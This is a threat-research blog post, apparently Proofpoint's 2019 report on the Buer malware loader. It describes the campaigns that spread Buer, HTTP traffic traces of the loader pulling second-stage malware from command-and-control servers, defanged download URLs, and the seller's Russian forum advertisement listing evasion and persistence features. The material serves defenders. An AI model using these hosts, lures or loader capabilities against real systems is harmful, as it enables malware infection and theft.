Buer, a new loader emerges in the underground marketplace

proofpoint.com/us/threat-insight/post/buer-new-loader-emerges-underground-marketplace

December 4, 2019

Blog
Threat Insight
Buer, a new loader emerges in the underground marketplace

December 04, 2019 Kelsey Merriman | Dennis Schwarz | Kafeine | Axel F | Proofpoint Threat Insight Team

Overview

For several years, Proofpoint researchers have been tracking the use of first-stage downloaders, which are used by threat actors to install other forms of malware during and after their malicious email campaigns. In particular, over the last two years, these downloaders have become increasingly robust, providing advanced profiling and targeting capabilities.


More importantly, downloaders and other malware like botnets and banking Trojans have displaced ransomware as primary payloads, giving threat actors the flexibility to deploy a range of malware in secondary infections. For example, one of the most prevalent, Smoke Loader, has been used extensively to drop payloads such as Ursnif and The Trick banking Trojans, as well as using its own modules for credential and other information and data-stealing, among other malicious functions.

Since late August 2019, Proofpoint researchers have been tracking the development and sale of a new modular loader named Buer by its authors. Buer has features that are highly competitive with Smoke Loader, is being actively sold in prominent underground marketplaces, and is intended for use actors seeking a turn-key, off-the-shelf solution.

Campaigns

August 28, 2019

On August 28, Proofpoint researchers observed malicious email messages that appear to reply to earlier legitimate email conversations. They contained Microsoft Word attachments that use Microsoft Office macros to download the next stage payload.



Oops, something went wrong

This document is protected

1 Open this document in Microsoft Office.

Figure 1: Example Microsoft Word attachment used in the August 28, 2019, campaign

We observed the next-stage payload being downloaded from URLs including:

hxxp://jf8df87sdfd.yesteryearrestorations[.]net/gate.php


hxxp://93345fdd.libertycolegios[.]com/gate.php

The dropped payload was named **verinstere222.xls** or **verinstere33.exe** (a naming convention that the actor used during that period). Instead of the Dreambot variant of Ursnif frequently associated with this actor, the payload was an undocumented loader not previously observed in the wild.

In the following weeks over September and October, Proofpoint researchers and other members of the infosec community [1] observed several campaigns from the same actor dropping either the Dreambot variant of Ursnif or this new loader.

October 10, 2019

On October 10, Proofpoint researchers observed a malvertising campaign in Australia redirecting to the Fallout Exploit Kit (EK) dropping the new loader.



Server	Reque...	#	Res...	Pr...	Host	URL	Body	Content-Type	Comments
Apache	GET	1	200	HT...	crypto-rocket.net	/	6,936	text/html	Initial Redirector
nginx	GET	104	302	HT...	sparkplugdaddy.x...	/?VWrb8s	0	text/html; charset=utf-8	Keitaro TDS
nginx	GET	136	200	HT...	getyourfree.cloud	/Overhusk/FVQj	28,223	text/javascript;charset=UT...	Fallout Exploit Kit
nginx	POST	138	200	HT...	getyourfree.cloud	/qapPbE/1927_01_15/Qindar-hexiology.dhtml?zpSxQC=MaT&IZMJ=Demyship	7,373	text/html; charset=UTF-8	Fallout Exploit Kit
nginx	POST	139	200	HT...	getyourfree.cloud	/11627/hermione.asp	27,472	text/html; charset=UTF-8	Fallout Exploit Kit
nginx	POST	140	200	HT...	getyourfree.cloud	/Drowned/OKIPi/minicam.shtml	5,881	text/html; charset=UTF-8	Fallout Exploit Kit
nginx	GET	⚠ 141	404	HT...	getyourfree.cloud	/ooFH0/08_06_1981?fKM3=Jh3&ZLee=1931_05_23	5	text/html; charset=UTF-8	Fallout Exploit Kit
nginx	GET	142	200	HT...	getyourfree.cloud	/7909/Thirsty-henpecks-ibadite/swinehead_academes_aments?VqQDS=1989-05-25&SREzD=RFSP	160,256	application/octet-stream	Fallout Exploit Kit: Payload - Buer Loa
Kestrel	GET	143	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,848	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	144	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	238,080	application/*	Buer Loader Callback
Kestrel	GET	145	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,848	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	146	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	244,413	application/*	Buer Loader Callback
Kestrel	GET	147	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,848	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	148	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	321,536	application/*	Buer Loader Callback
Kestrel	GET	149	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,848	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	150	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	305,664	application/*	Buer Loader Callback
Kestrel	GET	151	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,840	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	152	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	343,552	application/*	Buer Loader: KPOT
Kestrel	GET	153	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,840	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	154	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	283,325	application/*	Buer Loader: Amadey
Kestrel	GET	155	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,840	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	156	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	411,136	application/*	Buer Loader: update (Buer)
Kestrel	GET	157	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,840	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	158	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	430,592	application/*	Buer Loader: Update (Buer)
Kestrel	GET	159	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	1,840	text/plain; charset=utf-8	Buer Loader Callback
Kestrel	GET	160	200	HT...	134.0.119.53:8080	/api/download/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZ...	294,608	application/*	Buer Loader: SmokeLoader
Kestrel	GET	164	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	247	text/plain; charset=utf-8	Buer Loader Callback
nginx	POST	⚠ 165	404	HT...	avgsupport.info	/	17	text/html; charset=window...	Smoke Loader Callback
Kestrel	GET	181	200	HT...	134.0.119.53:8080	/api/update/YzAxZjYyNWU0ZWRhOTM4NjY5N2Y4NzYxYzJlYWUxMWM1MjE2YTZhZDc2ZmMwYzlkODRlZTMyZm...	247	text/plain; charset=utf-8	Buer Loader Callback

Figure 2: HTTP network traffic trace with the Fallout EK exploiting vulnerable browsers


The loader then dropped several second-stage malware payloads including KPOT stealer, Amadey, and Smoke Loader.

October 21, 2019

Since the beginning of July, Proofpoint researchers observed approximately 100 campaigns involving Ostap [2] almost exclusively loading several instances of The Trick. On the 21, however, Proofpoint researchers observed malicious email messages with subject lines such as **"Penalty Notice # PKJWVBP"** containing Microsoft Word attachments. The documents contained macros that, if enabled, would execute Ostap. We observed Ostap downloading this loader from


hxxps://185.130.104[.]187/nana/kum.php?pi=18b&[redacted]

which in turn loaded The Trick "ono22" from its C&C: **garrisontx[.]us**



Server	Reque...	#	Res...	Host	URL	Body	Content-Type	Comments
Apache...	POST	3	200	185.130.104.187	/nana/kum.php?pi=18b&tan=cezar&z=372846759&n=0&u=20&an=57081...	136,636	text/plain; charset=us-ascii	Ostap loading Buer
nginx/1...	GET	4	200	garrisontx.us	/api/update/YzA[redacted]J1ND...	1,840	text/plain; charset=utf-8	Buer Callback
nginx/1...	GET	5	200	garrisontx.us	/api/download/Y[redacted]WU1...	708,610	application/*	Buer Loader: retrieving Trickbot "ono22"
nginx/1...	GET	6	200	garrisontx.us	/api/update/YzA[redacted]J1ND...	247	text/plain; charset=utf-8	Buer Callback
	GET	⚠ 70	0	200.116.199.10:449	/ono22/RKEV_W[redacted]i/spk/	0		Trickbot "ono22" Callback
nginx/1...	GET	73	200	garrisontx.us	/api/update/Y2M[redacted]WIx...	247	text/plain; charset=utf-8	Buer Callback
nginx/1...	GET	74	200	garrisontx.us	/api/update/Y2M[redacted]WIx...	247	text/plain; charset=utf-8	Buer Callback
nginx/1...	GET	75	200	200.116.199.10:449	/ono22/RI[redacted].8C7/0/Win...	948	text/plain	Trickbot "ono22" Callback
nginx/1...	GET	76	200	200.116.199.10:449	/ono22/RI[redacted].8C7/14/us...	3	text/plain	Trickbot "ono22" Callback
nginx/1...	GET	77	200	200.116.199.10:449	/ono22/RI[redacted].8C7/14/pa...	3	text/plain	Trickbot "ono22" Callback
nginx/1...	GET	78	200	200.116.199.10:449	/ono22/RI[redacted].8C7/14/N...	3	text/plain	

Figure 3: Network traffic observed once the macro in the malicious documents is enabled.



Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"

Figure 4: Example Microsoft Word attachment used in the October 21 campaign


Marketplace & Feature Analysis

Because we began observing this new loader in use in multiple, distinct campaigns, we expected that it was being sold in an underground marketplace to multiple actors. Moreover, we discovered an advertisement from August 16 on an underground forum describing a loader named “Buer” that matched the functionality of the malware observed in the above campaigns.

The features added and advertised in the following weeks match exactly with the evolution of the loader found in these campaigns.

We retrieved text from a bulletin board posting by the author, in Russian, requesting a payment of $400 for the malware, and offering their services to set up the software for prospective customers in order to get it up and running. The author also notes that updates and bug fixes are free of charge, but there is a $25 surcharge for “rebuilding to new addresses.”

The following text, which Proofpoint also extracted from the underground marketplace, and is presumed to be written by the author of the malware, is a summary of the functionality of the loader as described in the original Russian:



Buer Loader - новый модульный бот, написанный с целью ответить на вопрос: *“а какой софт я бы сам использовал?”*. Данное решение сочетает в себе новый подход к реализации и используемым технологиям. Бот написан на чистом C, а панель на .NET Core, что позволяет получить максимум производительности как серверной части, так и клиентской.

Характеристики Buer Loader:

- Язык программирования - C. Это позволяет боту быть независимым от языковых компонентов и быть легковесным. Вес варьируется от 55 кб до 60 кб. Расширение бота - Win32 EXE.
- Запуск гарантируется на операционных системах Windows 7 x86/x64 - Windows 10 x86/x64 (а так же серверные аналоги).
- Работа лоадера осуществляется из суррогатного процесса доверенного приложения.
- Работа с C&C (панелью управления). Вся информация передаётся в зашифрованном виде как на панель, так и с панели.
- Возможность указать резервный домен.
- Поддержка https соединения.
- Запуск Native .EXE x32 и x64 (только на x64 Windows) в памяти.
- Запуск Native .DLL x32 и x64 (только на x64 Windows) в памяти.
- Возможность обновления бота из панели - как после крипта, так и после ребилда.
- Поддержка модулей. Модули будут добавляться со временем.
- Работа с привилегиями User.
- Перемещение после запуска. Несколько способов закрепления в системе.
- Защита файлов лоадера. *Экспериментально.*
- Восстановление процесса. *Экспериментально.*
- Присутствуют техники определения запуска в песочнице.
- Бот не функционирует на территории СНГ.

Figure 5. Text from underground forum post describing Buer Loader bot functionality

Similarly, the advertisement also lists control panel functionality. The author notes that the modular bot is written entirely in C, using a control panel written in .NET Core, emphasizing higher performance in both the client and server due to the choice of programming language.

- As per the description, the bot has a total payload of 55 to 60 kilobytes, functions as a native Windows executable and dynamic link library, runs entirely in resident memory, and is compatible with 32-bit and 64-bit Microsoft Windows operating systems.
- The bot communicates over an HTTPS connection and can be updated remotely from the control panel after the decrypt as well as the rebuild.
- The author also notes that the loader runs as a surrogate process of a trusted application, and functions using User level privileges.
- Most notably, the software will not run in the CIS (former Soviet states, such as Russia).

The ad describes the following features for the server and control panel:

- The control panel is advertised as also being written in .NET Core, noting easy installation on Ubuntu / Debian Linux server systems.
- The server provides a wide range of statistics, including counters for online, living, dead, and total bots; a real-time update for the list of bots; a file download counter; and an ability to filter systems by type of operating system, access rights of installed bots, and number of logical CPU cores.
- Downloaded files from the infected systems are stored in encrypted form on the server, with access granted by a token.
- Most importantly, like the bots themselves, the author notes that the server does not process API requests sent from within CIS-member countries.

The forum post also included technical release notes for the Buer loader and control panel (version 1.1.2). In the introduction, the author noted that launching the loader now consists of three steps -- if the first two steps are unsuccessful on the infected system, and the injection into the surrogate process fails (for example, due to incompatibility with the crypt itself), the loader will execute under its own process instead.

The release notes call out the following for the loader:

- The loader uses a FastFlux architecture.
- The loader works from under a trusted process within Microsoft Windows. The MemLoadEx process now supports x64 [.]exe as a trusted application.
- MemLoad has been updated and now supports native x32 [.]exe.

The release notes call out the following features for the control panel:

- API access is accomplished using HTTPS with support for self--signed certificates.
- Support for editing tasks in the panel. The user can stop the task during execution and change the payload and the number of executions.
- Added the ability to create a task by bot ID. Very suitable for point loads.
- A step-by-step window for creating tasks.
- A notification that allows you to learn about the necessary bots online.
- The uniqueness of the bot ID has been increased.
- Tags have been added to the panel, allowing sorting bots for subsequent actions with them.
- Displays the computer name in the table.
- Improved crypto compatibility.
- Added bot history.
- “The panel now expands to Docker” (Docker container support).

